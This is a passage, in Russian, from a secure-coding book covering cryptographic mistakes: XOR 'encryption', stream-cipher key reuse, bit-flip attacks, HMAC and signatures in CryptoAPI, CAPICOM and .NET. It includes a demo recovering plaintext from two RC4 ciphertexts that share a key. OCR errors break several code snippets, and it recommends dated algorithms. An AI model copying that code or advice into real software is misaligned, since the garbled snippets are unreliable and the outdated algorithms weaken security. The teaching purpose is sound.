Вот почему ее применение для шифрования не выдерживает никакой критики. Выполнив XOR над открытым текстом и ключом, вы получите «зашифрованный» текст. Применив операцию к XOR-«зашифрованному» тексту и ключу, получите исходный текст. И если вам известен зашифрованный и открытый текст, вы с легкостью определите ключ!

В следующей программе на JScript, в которой используется библиотека CAPICOM. демонстрируется, как правильно шифровать и расшифровывать сообщения.

```
var CAPICOM_ENCRYPTION_ALGORITHM_RC2 = 0;
var CAPICOM_ENCRYPTION_ALGORITHM_RC4 = 1;
var CAPICOM_ENCRYPTION_ALGORITHM_DES = 2;
var CAPICOM_ENCRYPTION_ALGORITHM_3DES = 3;

var oCrypto = new ActiveXObject("CAPICOM.EncryptedData");

// Зашифруем данные.
var strPlaintext = "Жил-был в норе под землей хоббит...";
oCrypto.Content = strPlaintext;

// Получим ключ от пользователя, используя внешнюю функцию.
oCrypto.SetSecret(GetKeyFromUser());

oCrypto.Algorithm = CAPICOM_ENCRYPTION_ALGORITHM_3DES;
var strCiphertext = oCrypto.Encrypt(0);

// Расшифруем данные.
oCrypto.Decrypt(strCiphertext);

if (oCrypto.Content == strPlaintext) {
   WScript.echo("Круто!");
}
```

Примечание Что такое CAPICOM? Это COM-компонент, выполняющий криптографические функции. Его интерфейсы позволяют подписывать данные, проверять цифровую подпись, а также шифровать и расшифровывать данные. Кроме того, он годится для проверки цифровых сертификатов. CAPICOM впервые был опубликован в Windows XP Beta 2 Platform SDK. Перед использованием библиотеку Capicom.dll необходимо заре-

гистрировать. Свободно распространяемые файлы для этой DLL доступны на Web-странице *http://www.microsoft.com/downloads/release.asp?releaseid=39546.*

Внимание! Ни при каких обстоятельствах не создавайте свой собственный алгоритм шифрования. Скорее всего, вы сделаете все неправильно. В Win32-приложениях используйте CryptoAPI, в приложениях на языках сценариев (VBScript, JScript или ASP) - CAPICOM. А при работе в .NET (в том числе и ASP.NET) пользуйтесь классами из пространства имен *System.Security.Cryptography.*

Осадите парней из отдела маркетинга

Предлагаю развлечься. Посвятите несколько минут изучению маркетинговой литературы по вашему продукту. Есть в вей фразы типа «256-битная криптография», «несокрушимая защита», «уникальные частные алгоритмы шифрования» или «шифрование, прошедшее военную приемку»? Чаще всего они бессмысленны, так как вырваны из контекста. Например, если применяется 256-битная криптография, то где и как хранятся ключи? Защищены ли они от атак? Обнаружив подобные утверждения, серьезно поговорите с людьми изотдела маркетинга. Подчас они рисуют красивую, но неполную и, как правило, не вполне адекватную картину безопасности решения, И лучше покончить с этим словоблудием как можно раньше, пока оно не подмочило репутацию вашей компаний.

Использование одного ключа потокового шифрования

При *потоковом шифровании* (stream cipher) в каждый момент времени шифруется только один блок данных, обычно его размер составляет 1 байт. (RC4 — наиболее известный и часто применяемый алгоритм потокового шифрования. Кроме того, это единственный такого рода алгоритм, присутствующий по умолчанию в CryptoAPI Windows.) Понимание того, как работает поточное шифрование, поможет уяснить, в чем опасность использования одного ключа для шифрования всего потока. Сначала ключ шифрования предоставляется внутреннему алгоритму, который вызывает генератор ключевого потока; последний выдаст произвольной длины поток ключевых бит. Этот поток накладывается по методу XOR на открытый текст, в результате чего получают готовый поток зашифрованных бит. Расшифровка данных потребует обратных действий: надо выполнить XOR над ключевым потоком и зашифрованным текстом,

В *симметричном шифровании* один и тот же ключ применяется как для шифрования, так и расшифровки данных. Этим оно отличается от *асимметричного шифрования* (например, RSA), где для тех же операций требуются два разных, но взаимосвязанных ключа. Примеры симметричных шифров: DES, 3DES, AES (Advanced Encryption Standard, он сменил DES), IDEA [используется в системе Pretty Good

Privacy (PGP)] и RC2 — все они относятся к алгоритмам *блочного шифрования,* то есть шифруют и расшифровывают данные блоками и не работают с потоками бит, Стандартный размер блока — 64 или 128 бит,

Зачем нужно потоковое шифрование

Потоковое шифрование позволяет избежать головной боли, связанной с управлением памятью. Так, зашифровав 13 байт открытого текста, вы получите 13 байт шифротекста. Но в DES, где шифрование выполняется блоками по 64 бита, 13 байт открытого текста превратятся в 16 байт шифра. Оставшиеся 3 байта просто заполняют пустое место, поскольку DES шифрует только полные 64-битные блоки. Таким образом, при шифровании 13 байт DES зашифрует первые восемь байт, а затем добавит к оставшимся 5 байтам еще 3 (как правило, они пустые), чтобы получить еще один 8-байтный блок для шифрования. Я не обвиняю разработчиков в лени, но, честно говоря, чем меньше приходится возиться с управлением памятью, тем лучше!

Потоковое шифрование также популярно из-за своей быстроты. При прочих равных условиях программная реализация RC4 примерно в 10 раз быстрее DES. Как видите, причины довольно веские. Однако не следует забывать о массе подводныхкамней.

Подводные камни потокового шифрования

Прежде всего алгоритмы потокового шифрования не назовешь слабыми, большинство из них очень крепкие и выдержали испытание временем. Но слабость не в них, а в том, как разработчики их применяют.

Обратите внимание, что каждый уникальный ключ потокового шифрования порождает одинаковый ключевой поток. Хотя нам и необходима случайность при генерации ключа, она нам совершенно ни к чему при генерации *ключевого потока.* Если бы ключевые потоки были случайными, мы никогда не смогли бы восстановить исходный поток из зашифрованного. Здесь-то и начинаются неприятности. Если ключ используется повторно и хакер может получить зашифрованный текст на основе известного, то ему ничего не стоит выполнить над ними операцию XOR и получить ключ. После этого любой текст, зашифрованный этим же ключом, читается как открытая книга. А это, как вы понимаете, уже не шутки.

В действительности хакеру не всегда удается получить весь исходный текст второго сообщения: он может получить те же байты, что ему известны из первого сообщения. Другими словами, если он знает первые 23 байта одного сообщения, то в состоянии получить первые 23 байта другого сообщения,

Чтобы удостовериться, посмотрите на следующий код, где вызываются функции CryptoAPI:

Л
RC4Test.cpp
V

```
#define MAX_BLOB 50
BYTE bPlainText1[MAX_BLOB];
BYTE bPlainText2[MAX_BLOB];
BYTE bCipherText1[MAX_BLOB];
```

```
BYTE bCipherText2[MAX_BLOB];
BYTE bKeyStream[MAX_BLOB];
BYTE bKey[MAX_BLOB];

//////////////////////////////////////////////////////////////////////
// Исходные параметры - записать в память 2 фрагмента открытого
// текста и ключ шифрования.
void Setup() {
   ZeroMemory(bPlainText1, MAX_BLOB);
   ZeroMemory(bPlainText2, MAX_BLOB);
   ZeroMemory(bCipherText1, MAX_BLOB);
   ZeroMemory(bCipherText2, MAX_BLOB);
   ZeroMemory(bKeyStream, MAX_BLOB);
   ZeroMemory(bKey, MAX_BLOB);

   strncpy(reinterpret_cast<char*>(bPlainText1),
            "Фродо, встречаемся у горы Заверть в 6 вечера.", MAX_BLOB-1);

   strncpy(reinterpret_cast<char*>(bPlainText2),
            "Саруман захватил меня и держит в плену в замке Ортханк.", MAX_BLOB-1);

   strncpy(reinterpret_cast<char*>(bKey),
            GetKeyFromUser(), MAX_BLOB-1);     // Внешняя функция.
}

//////////////////////////////////////////////////////////////////////
// Encrypt шифрует двоичный блок данных по алгоритму RC4.
void Encrypt(LPBYTE bKey,
               LPBYTE bPlaintext,
               LPBYTE bCipherText,
               DWORD dwHowMuch) {
      HCRYPTPROV hProv;
      HCRYPTKEY  hKey;
      HCRYPTHASH hHash;

   /*
      Работает это так:
      Получаем описатель криптопровайдера.
      Создаем пустой объект "хеш".
      Хешируем ключ, переданный в объект-хеш.
      Используем полученный на этапе 3 ключ для получения криптографического ключа.
      Этот ключ также содержит название алгоритма шифрования.
      Используем полученный на этапе 4 ключ для шифрования открытого текста.
   */

   DWORD dwBuff = dwHowMuch;
   CopyMemory(bCipherText, bPlaintext, dwHowMuch);
   if (!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL,
                              CRYPT_VERIFYCONTEXT))
      throw;
```

```
    if (!CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash))
        throw;
    if (!CryptHashData(hHash, bKey, MAX_BLOB, 0))
        throw;
    if (!CryptDeriveKey(hProv, CALG_RC4, hHash,
                        CRYPT_EXPORTABLE,
                        &hKey))
        throw;
    if (!CryptEncrypt(hKey, 0, TRUE, 0,
                        bCipherText,
                        &dwBuff,
                        dwHowMuch))
        throw;

    if (hKey)  CryptDestroyKey(hKey);
    if (hHash) CryptDestroyHash(hHash);
    if (hProv) CryptReleaseContext(hProv, 0);
}

void main() {
        Setup();

    // Шифруем два фрагмента текста ключом bKey.
    try {
        Encrypt(bKey, bPlainText1, bCipherText1, MAX_BLOB);
        Encrypt(bKey, bPlainText2, bCipherText2, MAX_BLOB);
    } catch (...) {
        printf( "Ошибка - %d", GetLastError());
        return;
    }

    // Теперь слегка "поколдуем".
    // Получить все байты уже известного зашифрованного или открытого текста.
    for (int i = 0; i < MAX_BLOB; i++) {
        BYTE c1 = bCipherText1[i];        // Байты первого зашифрованного фрагмента
        BYTE p1 = bPlainText1 [i];        // Байты первого открытого фрагмента
        BYTE k1 = c1 ^ p1;                // Получаем байты ключевого потока.
        BYTE p2 = k1 ^ bCipherText2[i];   // Байты второго открытого фрагмента

        // Выводим все байты второго сообщения.
        printf("%c", p2);
    }
}
```

Этот пример есть в папке *Secureco2\Chapter08*. При запуске такого кода на исполнение вы увидите открытый текст второго сообщения несмотря на то. что нам известно содержимое только первого сообщения!

В действительности можно атаковать используемые таким образом поточные шифры, даже вообще не видя открытого текста. Если у вас есть два зашифрованных фрагмента, вы можете выполнить над ними операцию XOR, чтобы получить XOR-результат двух открытых фрагментов. Далее все просто: статистический анализ

позволяет расшифровать текст. В любом языке буквы повторяются с вполне определенной частотой. Например, в английском языке наиболее «популярны* *E. T* и *A*. Располагая достаточным временем, хакер сможет получить текст одного (или даже обоих) сообщений. (Впрочем, одного достаточно, чтобы узнать второй.)

Примечание Будьте аккуратнее и никогда не используйте один и тот же ключ шифрования в любом из симметричных алгоритмов, в том числе блочных (DES и 3DES). Шифротексты двух одинаковых фрагментов исходного текста совпадают. Хакер может не знать открытого текста, но иногда совпадения разных фрагментов (или их частей) достаточно. Часто хоть какой-то фрагмент исходного кода взломщику известен. Например, у файлов многих типов есть стандартные заголовки, место которых в шифротексте хакер может «вычислить», анализируя частоту и характер зашифрованноготекста.

Что делать, когда необходимо использовать лишь один ключ

Первое, что приходит в голову: такая ситуация вызвана неудачным проектом приложения, поэтому его придется пересмотреть! То есть, если вы обязаны использовать один ключ во всех операциях потокового шифрования, вам следует использовать модификатор и присоединять его к зашифрованным данным. *Модификатор* (salt) — это значение, специально выбранное или случайное, которое в незашифрованном виде присоединяется к шифрованному сообщению. Комбинирование ключа и модификатора помогает сбить хакера с толку,

Модификатор часто используется в UNIX-системах для создания хеша паролей. В старые добрые времена хеши паролей хранились открытым текстом в общедоступном файле (в каталоге /etc/passwd). Любой мог посмотреть этот файл и сравнить хеши своего пароля и других пользователей. Если находились совпадающие хеши, то и соответствующие пароли совпадали! В Windows модификаторы паролей не применяются, хотя в Windows 2000 и более поздних версиях хеши паролей шифруются перед размещением в постоянном хранилище, что обеспечивает тот же результат. В Windows NT 4.0 с SP 3 при необходимости можно задействовать функцию Syskey (настоятельно ее рекомендуем).

Внесем небольшие изменения в программу на основе CryptoAPI, применив модификатор.

```
if (!CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash))
    throw;
if (!CryptHashData<hHash, bKey, MAX_BLOB,0))
    throw;
if (!CryptHashData(hHash, bSalt, cbSaltSize, 0))
    throw;
if (!CryptDeriveKey(hProv, CALG_RC4,
                    hHash, CRYPT_E XPORTABLE,
                    &hKey))
    throw;
```

Код просто хеширует модификатор вместе с ключом; ключ остается зашифрованным, а модификатор в незашифрованном виде добавляется к сообщению.

Внимание! Биты модификатора состоят из случайных данных. Биты ключа должны оставаться в тайне, в то время как к битам модификатора подобное требование не предъявляется, и они передаются открытым текстом. Модификатор лучше всего подходит для передачи или хранения большого числа похожих пакетов, зашифрованных одним и тем же ключом. Обычно два одинаковых пакета после шифрования тоже совпадают до бита, а это очень полезный сигнал взломщику. Если менять модификатор при отсылке каждого пакета, результирующие шифропакеты будут отличаться, даже если исходные одинаковы. Модификаторы не обязательно должны оставаться секретными и обычно передаются открытым текстом с каждым зашифрованным пакетом, поэтому гораздо проще с каждым пакетом менять значения модификатора, а не ключ.

Примечание Все алгоритмы шифрования в .NET Framework — блочные. Поэтому у вас меньше шансов совершить ошибку, подобную тем, что описаны в этом разделе.

Атаки на поточные шифры путем переворота бит

Как я уже говорил, в алгоритмах потокового шифрования данные, как правило, шифруются и расшифровываются побитово — достаточно применить операцию XOR к открытому тексту и ключевому потоку, сгенерированному поточным шифром. Из-за этого поточные шифры восприимчивы к атакам *переворота бит* (bit flip). При побитовом шифровании хакер может изменить 1 бит зашифрованного текста, и получатель не узнает, что данные изменились. Это очень опасно, если взломщик не знает содержания сообщения, но знаком с его форматом,

Допустим, известно, что формат сообщения таков;

```
hh:mm dd-mmm-yyyy. bbbbbbbbbbbbbbbbbbbbbbbbbbbb
```

где *hh* — часы в 24-часовом формате, *mm* — минуты, *dd* — дни, *mmm* — трехбуквенная аббревиатура, обозначающая месяц, *yyyy* — год, а *bbbbb* — тело сообщения. Сквирт (Squirt) решил передать Мэйджору (Major) сообщение. Перед шифрованием поточным алгоритмом сообщение выглядело так:

```
16:00 03-Sep-2004. Встречаемся в парке для выгула собак. Сквирт.
```

Примечание Будем считать, что Сквирт и Мэйджор имеют общий ключ, который используют для шифрования и расшифровки данных.

Как видите, Сквирт хочет встретиться с Мэйджором в парке для выгула собак 3-го сентября 2004 года в 4 пополудни. Вам, как хакеру, не известен исходный текст, у вас есть только шифрованное сообщение, и вам известен формат сообщения. Однако ничего не мешает вам поменять один или несколько зашифрованных байт в полях времени и даты (в общем случае, в любом поле) и переправить сообще-

ние Мэйджору, у которого нет инструментов, чтобы обнаружить подмену. В расшифрованном Мэйджором сообщении указано совсем другое время (не 16:00), и встреча не состоится. Это простая и в то же время опасная атака!

Защита от атак переворота бит

Подобные атаки предотвращаются путем реализации цифровой подписи или *хеша с ключом* (о нем чуть позже). Оба способа позволяют проверять целостность данных и выполнять аутентификацию. Можно использовать хеш, однако это не вполне надежно, поскольку хакер может изменить данные, заново вычислить хеш и добавить его к потоку данных. Опять-таки, факт подмены данных обнаружить не удастся.

Если вы решите использовать хеш, хеш с ключом или цифровую подпись, поток зашифрованных данных изменится, как показано на рис. 8-5.

Рис. 8-5. *Потоковое шифрование — зашифрованные данные, с проверкой целостности и без нее*

Что выбрать: хеш, хеш с ключом или цифровую подпись

Как я уже говорил, вы вправе вычислить хеш и добавить его в конец зашифрованного сообщения. Но так делать не рекомендуется, поскольку хакер может легко пересчитать хеш после изменения данных. Использование хеша с ключом или цифровой подписи обеспечивает лучшую защиту от модификации данных,

Создание хеша с ключом

Хеш с ключом (keyed hash) кроме обычного дайджеста сообщения содержит определенные секретные данные, известные только отправителю и получателю. Он обычно создается путем хеширования открытого текста и конкатенацией полученного значения с секретным ключом или его производной. Не зная секретный ключ, невозможно вычислить хеш с ключом,

Примечание Хеш с ключом — один из типов *кода аутентификации сообщения* (message authentication code, MAC). Подробнее о нем — на Web-странице «What are Message Authentication Codes» («Что из себя представляют коды аутентификации сообщения») (*http://www.rsasecurity.com/rsalabs/faq/2-1-7.html*).

На рис. 8-6 показана схема процесса шифрования с применением хеша с ключом.




Рис. 8-6. *Шифрование сообщения и создание хеша с ключом*

Создавая хеш с ключом, разработчики часто совершают ошибки. Сейчас я познакомлю вас с наиболее типичными, а затем расскажу, как правильно генерировать хеш с ключом.

Не забудьте о ключе

Забыть использовать ключ там, где нужен хеш с ключом, — наиболее распространенная ошибка. Одного только хеша недостаточно. Никогда не повторяйте подобную ошибку!

Не используйте один ключ для шифрования данных и хеша

Это вторая по частоте ошибка. Если вы зашифровали данные одним ключом (K_1), а хеш — другим (K_2), хакеру придется сначала узнать K_1, чтобы расшифровать данные, и K_2, чтобы их изменить. Если для обеих целей вы применили только K_1, то для изменения данных хакеру достаточно «вычислить» лишь этот ключ.

Не создавайте K_2 на основе K_1

Иногда разработчики создают новый ключ, выполняя довольно простые операции над уже имеющимся ключом (например, сдвиг бит). Запомните: хакеру ничего не стоит повторить простую операцию!

Создание хеша с ключом

Как CryptoAPI, так и классы .NET Framework поддерживают создание хеша с ключом. Далее приведен пример программы на основе CryptoAPI, где хеш с ключом создается по алгоритму HMAC (Hash-Based Message Authentication Code). Она есть в папке *Secureco2\Chapter08\MAC*. Стандарт алгоритма HMAC описан в RFC 2104 (*http://www.ietf.org/rfc/rfc2104.txt*).

```
/*
   MAC.cpp
*/
ffinclude "stdafx.h"
```

```
DWORD HMACStuff(void *szKey, DWORD cbKey,
                void *pbData, DWORD cbData,
                LPBYTE *pbHMAC, LPDWORD pcbHMAC) {

   DWORD dwErr = 0;
   HCRYPTPROV hProv;
   HCRYPTKEY hKey;
   HCRYPTHASH hHash, hKeyHash;

   try {
      if (!CryptAcquireContext(&hProv, 0, 0,
                               PROV_RSA_FULL, CRYPT_VERIFYCONTEXT))
      throw;

      // Создаем ключ хеширования.
      if (!CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hKeyHash))
         throw;

      if (!CryptHashData(hKeyHash, (LPBYTE)szKey, cbKey, 0))
         throw;

      if (!CryptDeriveKey(hProv, CALG_DES,
                          hKeyHash, 0, &hKey))
         throw;

   // Создаем объект-хеш.
      if(!CryptCreateHash(hProv, CALG_HMAC, hKey, 0, &hHash))
         throw;

      HMAC_INFO hmacInfo;
      ZeroMemory(&hmacInfo, sizeof(HMAC_INFO));
      rtmacInfo.HashAlgid = CALG_SHA1;

      if(!CryptSetHashParam(hHash, HP_HMAC_INFO,
                            (LPBYTE)&hmacInfo,
                            0))
         throw;

      // Вычисляем HMAC для данных.
      if(!CryptHashData(hHash, (LPBYTE)pbData, cbData, 0))
         throw;

      // Выделяем память и получаем HMAC.
      DWORD cbHMAC = 0;
      if(!CryptGetHashParam(hHash, HP_HASHVAL, NULL, &cbHMAC, 0))
         throw;

      // Получаем размер хеша.
      *pcbHMAC = CbHMAC;
      *pbHMAC = new BYTE[cbHMAC];
```

```
        if (NULL == *pbHHAC)
            throw;

        if(!CryptGetHashParam(hHash, HP_HASHVAL, *pbHMAC, &cbHMAC, 0))
            throw;
        SetLastError()
    } catch(...) {
        dwErr = GetLastError();
        printf( "Ошибка - %d\n", GetLastError0);
    }

    if (hProv)          CryptReleaseContext(hProv, 0);
    if (hKeyHash)    CryptDestroyKey(hKeyHash);
    if (hKey)        CryptDestroyKey(hKey);
    if (hHash)          CryptDestroyHash(hHash);

    return dwErr;
}

void main() {
    // Ключ получаем от пользователя.
    char *szKey = GetKeyFromUser();
    DWORD cbKey = lstrlen(szKey);
    if (cbKey == 0) {
        printf("Ошибка - вы не указали ключ.\n");
        return -1;
    }

    char *szData = "Жил-был в норе под землей хоббит...";
    DWORD cbData = lstrlen(szData);

    // HMAC разместим в переменной pbHMAC.
    // Длина HMAC - cbHMAC байт.
    LPBYTE pbHMAC = NULL;
    DWORD cbHMAC = 0;
    DWORD dwErr = HMACStuff(szKey, cbKey,
                            szData, cbData,
                            &pbHMAC, &cbHMAC);

    // Что-то делаем с pbHMAC.

    delete [] pbHMAC;
}
```

В .NET Framework хеш с ключом создается почти так же, как обычный хеш, с той лишь разницей, что передается дополнительный ключ.

```
HMACSHA1 hmac = new HMACSHA1();
hmac.Key = key;
byte [] hash = hmac.ComputeHash(message);
```

В этом примере *key* (ключ) и *message* (сообщение) получаются где-то в другом месте программы, а *hash* — результирующий HMAC.

Внимание! Создавая хеш с ключом, применяйте стандартные возможности ОС или библиотеки классов .NET Framework. Это гораздо проще, чем делать всю работу самостоятельно.

Создание цифровой подписи

Цифровая подпись отличается от хеша с ключом и в общем случае от MAC, *ТАК* как она:

- создается путем шифрования хеша закрытым ключом. В MAC используется общий ключ сеанса;
- в отличие от MAC не использует общий ключ;
- может применяться для *предотвращения отрицания авторства* (nonrepudiation) (юридической стороны вопроса мы касаться не будем). MAC для этого не годится, поскольку ключ доступен всем участвующим сторонам и любая может создать MAC;
- работает медленнее, чем MAC (а это очень быстрый алгоритм).

Несмотря на все различия, цифровая подпись прекрасно справляется с аутентификацией и проверкой целостности, точно так же, как и MAC. Процесс создания цифровой подписи показан на рис. 8-7,




Рис. 8-7. *Шифрование и цифровое подписание сообщения*

Любой, имеющий доступ к вашему сертификату с открытым ключом, может проверить аутентичность сообщения (то есть что оно пришло именно от вас, точнее, от того, у кого есть ваш закрытый ключ!). Так что позаботьтесь о защите вашего закрытого ключа.

В CAPICOM подписание данных и проверка цифровой подписи выполняются очень просто. Следующий пример на VBScript подписывает текст, а затем проверяет созданную подпись:

```
strText = "Я согласен выплатить кредитору $42,69."
Set oDigSig = CreateObject("CAPICOM.SignedData")
oDigSig.Content = strText
fDetached = TRUE
signature = oDigSig.Sign(Nothing, fDetached)
oDigSig.Verify signature, fDetached
```

Хочу обратить ваше внимание на ряд моментов. Как правило, подписывающий не проверяет подпись после ее создания. Обычно этим занимается получатель сообщения. Программа создает *автономную (detached) подпись*, которая существует сама по себе, отдельно от сообщения. И наконец, этот код должен иметь доступ или запросит у пользователя действующий закрытый ключ подписи сообщений.

В .NET Framework создать цифровую подпись проще простого. Однако, если вы захотите получить доступ к секретному ключу сертификата, хранящемуся в CryptoAPI. вам придется вызывать CryptoAPI или CAPICOM напрямую из управляемого кода, поскольку из пространства имен *System.Security.Cryptography.X509Certificates* нет доступа к хранилищам CryptoAPI. Отличный пример приводится в книге «.NET Framework Security» («Безопасность в .NET Framework») (Addison-Wesley Professional, 2002) (см. «Библиографический список» в конце книги). Настоятельно рекомендую ее всем, кто имеет дело с безопасностью, работая с платформой .NET Framework и в *общеязыковой среде исполнения* (Common Language Runtime),

Внимание! В процессе хеширования, применения алгоритма MAC или подписания данных следует позаботиться о том, чтобы результат охватил все конфиденциальные данные. Любые, не охваченные хешем данные, хакер может безнаказанно модифицировать или использовать как один из компонентов сложной атаки.

Внимание! Для предотвращения модификации зашифрованных данных применяйте MAC или цифровую подпись.

Повторное использование буфера для открытого и зашифрованного текста

На первый взгляд использование одного и того же буфера для хранения открытого, а затем шифрованного текста не таит в себе ничего плохого. В большинстве случаев так оно и есть. Однако в многопоточной среде все гораздо сложнее, Представьте себе, что в ОС возникла критическая ситуация, приводящая к вытеснению исполнения вашего кода, а вы об этом ничего не знаете. (Подобное случается, когда необходимо срочно выполнить неотложные задачи или из-за ошибок в синхронизации.) Посмотрим правде в глаза: вы ничего не узнаете о такой критической ситуации, пока не столкнетесь с ней, но тогда будет уже поздно!

Обычный процесс выполнения программы выглядит так:

1. загрузить открытый текст в буфер;
2. зашифровать буфер;
3. отослать содержимое буфера получателю,

Все вроде бы хорошо. Однако представьте, что в вашем многопоточном приложении из-за критической ситуации последние две операции поменялись местами:

1. загрузить открытый текст в буфер;
2. отослать содержимое буфера получателю;
3. зашифровать буфер.

Получателю придет открытый текст! Такая ошибка была найдена и исправлена в IIS 4. Иногда, при очень высокой нагрузке и чтобы сохранить SSL-канал с пользователем, сервер начинал действовать по описанному выше сценарию и отправлял пользователю один незашифрованный пакет данных. Вероятные разрушения были невелики: пользователь (или, возможно, хакер) получал всего один пакет. Кроме того, приняв такой пакет, клиентское ПО обрывало соединение. Как я говорил, проблему устранили. Подробнее об этой бреши рассказывается на Web-странице *http://www.microsoft.com/technet/security/bulletin/MS99-053.asp.*

Чтобы исправить ситуацию использовали два буфера, один для открытого текста, другой — для зашифрованного, и обнуляли второй буфер между вызовами. Если опять возникнет конкурентная ситуация, самое плохое, что может произойти, — пользователь получит последовательность нулей, а это все-таки лучше, чем пересылка открытого текста. В псевдокоде это выглядит примерно так:

```
char *bCiphertext = new char[cbCiphertext];
ZeroMemory(bCiphertext, cbCiphertext);
SSLEncryptData(bPlaintext, cbPlaintext, bCiphertext, cbCiphertext);
SSLSend(socket, bCiphertext, cbCiphertext);
ZeroMemory(bCiphertext, cbCiphertext);
delete [] bCipherText;
```

Никогда не пользуйтесь одним буфером для открытого и зашифрованного текста. Создавайте два буфера и заполняйте нулями буфер с шифротекстом между вызовами.

Криптография как средство защиты от атак

Вашему вниманию предлагается небольшой перечень криптографических решений, которые годятся для защиты от опасностей, обнаруженных на стадии проектирования системы. Табл. 8-3 не претендует на полноту, однако, просмотрев ее, вы получите общее представление об имеющихся технологиях,

Таблица 8-3. Общие криптографические решения для защиты от распространенных типов опасности

Опасность	Способ предотвращения	Пример алгоритма
Раскрытие информации	Шифрование данных по симметричному алгоритму	RC2, RC4, DES, 3DES, AES (предыдущее название — Rijndael)
Порча данных	Обеспечение целостности данных и сообщений путем использования хеш-функций, MAC-кодов или цифровой подписи	SHA-1, SHA-256, SHA-384, SHA-512, MD4, MD5, HMAC, цифровые подписи RSA и DSS, XML DSig
Подмена сетевых объектов	Аутентификация данных отправителя	Сертификаты открытого ключа и цифровые подписи

Документируйте все случаи использования криптографии

Криптографические алгоритмы применяются во многих приложениях для самых разных целей. Однако обычно находится немного людей, способных внятно объяснить, почему выбран тот или иной алгоритм. Вы не зря потратите время, если создадите документ, в котором отразите и обоснуете выбор алгоритмов, а затем покажете бумагу специалисту по криптографии, чтобы он дал оценку вашему выбору.

Как-то я получил письмо от разработчика, в котором тот спрашивал, по какому алгоритму лучше шифровать пароль администратора: MD4 или MD5. Ответ кажется очевидным? Но не спешите с выводами. Прежде всего я поинтересовался, зачем вообще хранить пароль. Далее я сказал, что MD4 и MD5 не алгоритмы шифрования, а хеш-функции. То есть это криптографические алгоритмы, но они не обеспечивают секретности тем же способом, как шифрование.

Совет Документируйте свои аргументы при выборе тех или иных криптографических алгоритмов и показывайте их тем, кто разбирается в криптографии, чтобы они помогли вам правильно выбрать подходящие криптографические технологии.

Резюме

Реализовать криптографию в приложении сейчас несложно, для этого предназначено огромное количество высокоуровневых криптографических API-интерфейсов. Однако ошибиться очень легко. Очень тщательно подходите к выбору криптографических технологий. Избавят ли они вас от тех видов риска, что перечислены в вашей модели опасностей? И прежде всего, найдите специалиста по криптографии, чтобы он проверил ваш проект и приложение на наличие ошибок.

ГЛАВА

9

Защита секретных данных

В современных компьютерах в принципе невозможно обеспечить полностью безопасное хранение секретной информации, такой, как ключи шифрования и подписи, а также пароли. Пользователю с учетной записью, обладающей достаточными привилегиями, или получившему физический доступ к компьютеру довольно просто извлечь нужные данные. Надежно сохранить секретную информацию в программе также сложно, поэтому это делать не рекомендуется. Тем не менее иногда приходится хранить секреты в коде приложения, и мы расскажем, как сделать это с минимальным риском. Трюк в том, чтобы максимально поднять планку безопасности и сильно затруднить доступ к данным всем, кроме полномочных пользователей. В этой главе речь пойдет о следующем: о методах атак, об определении, в каких ситуациях нужно (и следует ли) хранить секретные данные, о получении секретной информации от пользователя, о хранении секретов в различных версиях Microsoft Windows, о проблемах хранения секретов в оперативной памяти, о хранении секретов в управляемом коде, о повышении уровня безопасности и об использовании устройств для шифрования секретных данных, а также о том, в каких ситуациях нужно хранить секретные данные.

Должен обратить ваше внимание, что мы говорим сейчас о защите постоянных (persistent) данных. А вот задача защиты временных (ephemeral) данных, например сетевого трафика, решается стандартными средствами. Для шифрования применяются протоколы SSL/TLS, IPSec, RPC и DCOM с механизмами защиты и другие. Работа с этими протоколами обсуждается в других главах.

Внимание! Секретные данные должны оставаться секретом. Как сказал один мой коллега, «ценность секрета обратно пропорционально его доступности». Или как выразился Мюллер в популярном фильме: «То, что знают двое, знает и свинья».

Атака на секретные данные

Есть два вида опасностей, которым подвергаются секретные данные: раскрытие (потеря конфиденциальности) и модификация информации. Есть и другие опасности, но они определяются характером данных. Например, пользователь, завладевший паролем другого пользователя Blake, может выступать от имени Blake. Таким образом, возможна подмена (spoofing) сетевого субъекта.

